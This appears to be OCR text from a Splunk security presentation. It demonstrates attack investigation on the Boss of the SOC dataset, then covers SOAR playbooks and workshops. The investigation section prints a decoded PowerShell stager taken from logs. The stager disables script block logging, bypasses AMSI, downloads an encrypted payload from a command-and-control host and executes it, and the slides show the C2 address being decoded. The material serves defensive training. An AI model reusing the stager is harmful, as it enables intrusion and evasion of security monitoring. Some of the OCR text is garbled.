"RGeJ=68" "SeT Pg=ChnFY.opEnASTExTstReAM(6806-6805,7273-7273)" "CbxOk=82" "seT	4490	101.498361	266.247475	1166.48826



# Use Case #2 – Investigate Attack Technique

## 找出攻擊手法

Event Actions ▾				
Type	<input checked="" type="checkbox"/> Field	Value	Actions	
Selected	<input checked="" type="checkbox"/> Account_Name ▾	BudStoll	▾	
		-	▾	
	<input checked="" type="checkbox"/> ComputerName ▾	BSTOLL-L.froth.ly	▾	
	<input checked="" type="checkbox"/> Event Log ▾	Security	▾	
	<input checked="" type="checkbox"/> EventCode ▾	4688	▾	
	<input checked="" type="checkbox"/> EventDescription ▾	A new process has been created.	▾	
	<input checked="" type="checkbox"/> Process_Command_Line ▾	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" powershell -noP -sta -w -enc \$QBmACgAJABQAFMAVgBIAFIACwBpAE8ATgBUAEEAYgBMAEUAlgBQAFMAVgBF AHIAUwBJAG8ATgAuAE0AYQBqAE8AUgAgAC0AZwBIACAAMwApAHsAJABHAFaARgA9 AFsAcgBFAEYAXQAuAEEAUwBzAGUATQBCAGwAeQAuAEcARQBUAFQAWQBQAGUAKA AnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBIAg4AdAAuAEEAdQB0AG8Ab	▾	








```

if($psversiontable.psversion.major -ge
3){$gpf=[ref].assembly.gettype('system.management.automation.utils')."getfile`ld"('cachedgrouppolicysettings','n'+on
public,static');if($gpf){$gpc=$gpf.getvalue($null);if($gpc['scriptb'+locklogging']){$gpc['scriptb'+locklogging]['enablescrip
riptb'+locklogging']=0;$gpc['scriptb'+locklogging]['enablescriptblockinvocationlogging']=0}$val=[collections.generic.d
ictionary[string,system.object]]::new();$val.add('enablescriptb'+locklogging',0);$val.add('enablescriptblockinvocationl
ogging',0);$gpc['hkey_local_machine\software\policies\microsoft\windows\powershell\scriptb'+locklogging']=
$val}else{[scriptblock]."getfile`ld"('signatures','n'+onpublic,static').setvalue($null,(new-object
collections.generic.hashset[string]))}$ref=[ref].assembly.gettype('system.management.automation.amsiutils');$ref.get
field('amsiinitfailed','nonpublic,static').setvalue($null,$true);[system.net.servicepointmanager]::expect100continue=
0;$wc=new-object system.net.webclient;$u='mozilla/5.0 (windows nt 6.1; wow64; trident/7.0; rv:11.0) like
gecko';[system.net.servicepointmanager]::servercertificatevalidationcallback = {$true};$wc.headers.add('user-
agent',$u);$wc.headers.add('user-
agent',$u);$wc.proxy=[system.net.webrequest]::defaultwebproxy;$wc.proxy.credentials =
[system.net.credentialcache]::defaultnetworkcredentials;$script:proxy =
$wc.proxy;$k=[system.text.encoding]::ascii.getbytes('1ab<yk6z4#+vvu%o5}8&m-
9ul~|>0gp');$r={$d,$k=$args;$s=0..255;0..255|%{$j=($j+$s[$_]+$k[$_ % $k.count])%256;$s[$_],$s[$j]=$s[$j],$s[$_]);
$d|%{$i=($i+1)%256;$h=($h+$s[$i])%256;$s[$i],$s[$h]=$s[$h],$s[$i];$_-
bxor$s[($s[$i]+$s[$h])%256]}};$ser=$(([text.encoding]::unicode.getstring([convert]::frombase64string('aab0ahqacabz
adoalwavadqanqauadcanwauaduamwauadeanwa2adoanaa0adma')));$t='/admin/get.php';$wc.headers.add("co
okie","pthavgs=bkqxpuod5lpcjyfr1bxpq8fwi=");$data=$wc.downloadadd($ser+$t);$iv=$data[0..3];$data=$data[4..
$data.length];-join[char[]](& $r $data ($iv+$k))|iex

```

### Recipe



**From Base64**  

Alphabet






A-Za-z0-9+/=

☒ Remove non-alphabet chars

### Input

start: 64  
end: 64  
length: 0

length: 129  
lines: 1








aAB0AHQAcABzADoALwAvADQANQAuADcANwAuADUAMwAuADEANwA2ADoANAA0ADMA

### Output


start: 48  
end: 48  
length: 0

time: 0ms  
length: 48  
lines: 1



h.t.t.p.s.:././4.5...7.7...5.3...1.7.6.:4.4.3.

STEP

 **BAKE!**

☒ Auto Bake

# Use Case #3 – Locate IOC & Spread Investigation

## 找出可擬檔案並擴散調查範圍

index=main sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" EventCode=11 pdf powershell

✓ 1 event (8/2/19 8:00:00.000 AM to 4/17/20 8:40:02.000 PM) No Event Sampling

Events (1) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect 1 month per column

List Format 20 Per Page

	i	Time	Event
<p>&lt; Hide Fields</p> <p>≡ All Fields</p> <p>SELECTED FIELDS</p> <ul style="list-style-type: none"> <li>a host 1</li> <li>a Image 1</li> <li>a source 1</li> <li>a sourcetype 1</li> </ul> <p>INTERESTING FIELDS</p> <ul style="list-style-type: none"> <li>a app 1</li> <li>a Computer 1</li> <li>a CreationUtcTime 1</li> <li>a dest 1</li> <li>a dest_asset_id 1</li> <li>a dest_asset_tag 3</li> </ul>	>	8/2/19 8:02:48.000 AM	<pre>&lt;Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'&gt;&lt;System&gt;&lt;Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}' /&gt;&lt;EventID&gt;11&lt;/EventID&gt;&lt;Version&gt;2&lt;/Version&gt;&lt;Level&gt;4&lt;/Level&gt;&lt;Task&gt;11&lt;/Task&gt;&lt;Opcode&gt;0&lt;/Opcode&gt;&lt;Keywords&gt;0x8000000000000000&lt;/Keywords&gt;&lt;TimeCreated SystemTime='2019-08-02T08:02:48.957636000Z' /&gt;&lt;EventRecordID&gt;50780&lt;/EventRecordID&gt;&lt;Correlation&gt;&lt;Execution ProcessID='3700' ThreadID='3020' /&gt;&lt;Channel&gt;Microsoft-Windows-Sysmon/Operational&lt;/Channel&gt;&lt;Computer&gt;AGRADY-L.froth.ly&lt;/Computer&gt;&lt;Security UserID='S-1-5-18' /&gt;&lt;/System&gt;&lt;EventData&gt;&lt;Data Name='RuleName'&gt;technique_id=T1044,technique_name=File System Permissions Weakness&lt;/Data&gt;&lt;Data Name='UtcTime'&gt;2019-08-02 08:02:48.956&lt;/Data&gt;&lt;Data Name='ProcessGuid'&gt;{E BF7A186-1E16-5D42-0000-0010E4F17000}&lt;/Data&gt;&lt;Data Name='ProcessId'&gt;5856&lt;/Data&gt;&lt;Data Name='Image'&gt;C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe&lt;/Data&gt;&lt;Data Name='TargetFilename'&gt;C:\Windows\Temp\2019-BrewCon-Sessions.pdf&lt;/Data&gt;&lt;Data Name='CreationUtcTime'&gt;2019-08-02 08:02:48.956&lt;/Data&gt;&lt;/EventData&gt;&lt;/Event&gt;</pre> <p>Image = C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe    host = AGRADY-L</p> <p>source = WinEventLog:Microsoft-Windows-Sysmon/Operational</p> <p>sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational</p>



index=main 2019-BrewCon-Sessions.pdf sourcetype="WinEventLog:Microsoft-Windows-Powershell/Operational"

All time ▾



✓ 13 events (8/2/19 8:00:00.000 AM to 4/17/20 9:02:49.000 PM) No Event Sampling ▾

Job ▾



Smart Mode ▾

Events (13) Patterns Statistics Visualization

Format Timeline ▾ — Zoom Out + Zoom to Selection × Deselect

1 month per column

< Hide Fields

≡ All Fields

#### SELECTED FIELDS

a host 2  
a source 1  
a sourcetype 1

#### INTERESTING FIELDS

a ComputerName 2  
# EventCode 2  
# EventType 3

### host

2 Values, 100% of events

Selected

Yes

No

#### Reports

Top values

Top values by time

Rare values

Events with this field

#### Values

AGRADY-L

Count

4

%

69.231%

30.769%





# Splunk SIEM

Enterprise Security

**splunk** > turn data into doing®

# Visualize the relationship

## 視覺化風險關聯






# Splunk SOAR

aka Phantom

**splunk** > turn data into doing®

# Automated Investigation & Response

## Security Orchestration Automation and Response




By **Chris Simmons** June 28, 2017



**R**ansomware is one the leading threats facing organizations today. With volumes of malicious inbound emails and already infected devices within your environment, regaining control over ransomware can be tedious and time consuming.

The Phantom security automation and orchestration platform can help you investigate, block, and contain ransomware threats. The platform with an expanded Ransomware playbook could also automate the remediation of infected devices. Deal with the volume of ransomware threats you face by using the Phantom platform to scale your investigations and response to meet the challenge.



[https://www.splunk.com/en\\_us/blog/security/playbook-ransomware-detect-block-contain-and-remediate.html](https://www.splunk.com/en_us/blog/security/playbook-ransomware-detect-block-contain-and-remediate.html)



Playbooks

### Ransomware Investigate and Contain


**Certified** • Jan 25, 2021 • Category: Use Cases

This playbook investigates and contains ransomware detected on endpoints.

9 Actions


Supported Via

**Carbon Black.**






# RansomWare Investigate & Contain Playbook



Customer Case

# Splunk® SOAR Playbook



Runs On: O365 phish events from Splunk® ES

High-Level Summary: Fetches emails from user mailboxes, searches Splunk logs for other potentially impacted users through Proxy logs

Saves **15 mins** investigating per ticket, **100+** executions per month

**Savings: 25 hours per month** + extended visibility of other impacted staff



Time Savings




Cost savings



Very satisfied

## Customer Case

# Splunk® SOAR Playbook



**Runs On:** All events with a URL or IP artifact

**High-Level Summary:** Checks against VT, DNS, MaxMind, urlscan, McAfee for relevant details

Saves **25 mins** investigating per ticket, **50+** executions per month

**Savings: 20.8 hours per month**



Time Savings



Cost savings



Very satisfied

Customer Case

# Splunk® SOAR Playbook

SI Splunk Phantom Integration
Work notes • 07/04/2022 10:29:14

Domain: www.google.com  
-----  
A Record: 142.250.70.196  
Category: Search Engines  
Risk Score: 1 (Minimal Risk)  
Screenshot: https://urlscan.io/screenshots/07eec273-f956-4bc9-8a47-36cce6d16d54.png  
  
Domain: amazon.com  
-----  
A Record: 54.239.28.85  
Category: Online Shopping  
Risk Score: 1 (Minimal Risk)  
Screenshot: https://urlscan.io/screenshots/4fe20521-a5f6-42a0-bb90-ea2cfa825210.png  
  
Domain: u25470467.ct.sendgrid.net  
-----  
A Record: 167.89.118.35  
Category: Internet Services  
Risk Score: 0 (Unverified)  
Screenshot: https://urlscan.io/screenshots/518e71ae-c482-4f92-a692-1df386e67a0e.png  
  
IP: 52.219.106.89  
-----  
Host Name: s3.us-east-2.amazonaws.com.  
Geo Location: Country: United States, State: Ohio, City: Columbus,  
Screenshot: https://urlscan.io/screenshots/b81ea1d3-a9e5-44fb-a3eb-e5cae5a9b721.png  
Positive Scans from Possible C2 Beacons: 58  
  
IP: 1.1.1.1  
-----  
Host Name: one.one.one.one.  
Geo Location: Country: Australia, State: Victoria, City: Research,  
Screenshot: https://urlscan.io/screenshots/1fa44303-715f-4fda-811c-5c5f4f422285.png  
Positive Scans from Possible C2 Beacons: 59  
  
IP: 8.8.8.8  
-----  
Host Name: dns.google.  
Geo Location: Country: United States,  
Screenshot: https://urlscan.io/screenshots/50bc6ef1-0e6e-46da-b901-28973c83a52b.png  
Positive Scans from Possible C2 Beacons: 58



After URL reputation analysis from different sources, SOAR updates the output in ServiceNow for analyst to action further

Saves **15 mins** investigating per ticket, **40+** executions per month

**Savings: 10 hours per month**



Time Savings



Cost savings



Very satisfied

# Summary





# The SecOps Journey

Splunk can meet you wherever you are

Stage  
1

## Security Logging & Investigation

Splunk Enterprise /  
Splunk Cloud

Stage  
2

## Continuous Monitoring

Mission Control,  
SSE, Splunk  
Enterprise Security  
(ES)

Stage  
3

## Automation

Mission Control, SSE,  
ES, Phantom


Stage  
4

## Security Nerve Center

Mission Control, SSE,  
ES, Phantom, UBA

# SecOps Journey - CyberSecurity Content

## Continuous Improvement



### Select Communications from the Cybersecurity Industry

Information sharing entities (e.g., ISACs and ISAOs) and cybersecurity companies leveraged social media (e.g., Twitter), blogs, webinars, and similar broadcasting methods to provide quick and comprehensive details to defenders and the wider public regarding exploitation activity.

- December 9, 2021 – Splunk issued an advisory on how to detect Log4j exploitation.<sup>197</sup>
- December 10, 2021 – SANS published a forum post on the Log4j vulnerability and exploitation.<sup>198</sup>
- December 10, 2021 – CrowdStrike published a blog post on Log4j vulnerability analysis and mitigation recommendations.<sup>199</sup>
- December 10, 2021 – Palo Alto issued an advisory about the Log4j vulnerability and mitigation guidance.<sup>200</sup>
- December 11, 2021 – Microsoft issued an advisory for preventing, detecting, and hunting for exploitation of the Log4j vulnerability.<sup>201</sup>



### Welcome to Splunk Security Content

This project gives you access to our repository of Analytic Stories that are security guides which provide background on TTPs, mapped to the MITRE framework, the Lockheed Martin Kill Chain, and CIS controls. They include Splunk searches, machine-learning algorithms, and Splunk SOAR playbooks (where available)—all designed to work together to detect, investigate, and respond to threats.

# SecOps Journey - Skillset

Continuous Improvement

- 101 Workshop
- Splunk Security Workshop
- Boss of the SOC



## Splunk for Security Workshops

UBA Hands-On	Enterprise Security (ESHO)	AWS Hands-On	AWS 2: Attack in the Cloud	Monitoring K8s	Building Correlation Searches
Insider Threat Hands-On	Phantom Hands-On	GCP in Splunk	Splunking the Endpoint	Splunking for Fraud	Advanced APT Hunting
Security Lunch n' Learn	Security Operations Suite Hands-On	Hunting in the MS Cloud	Investigating with Splunk	Risk Based Alerting Hands-On	Threat Hunting an APT: A New Adversary

# Thank You

splunk> 歡迎來B38  
turn data into doing™



splunk> turn data into doing™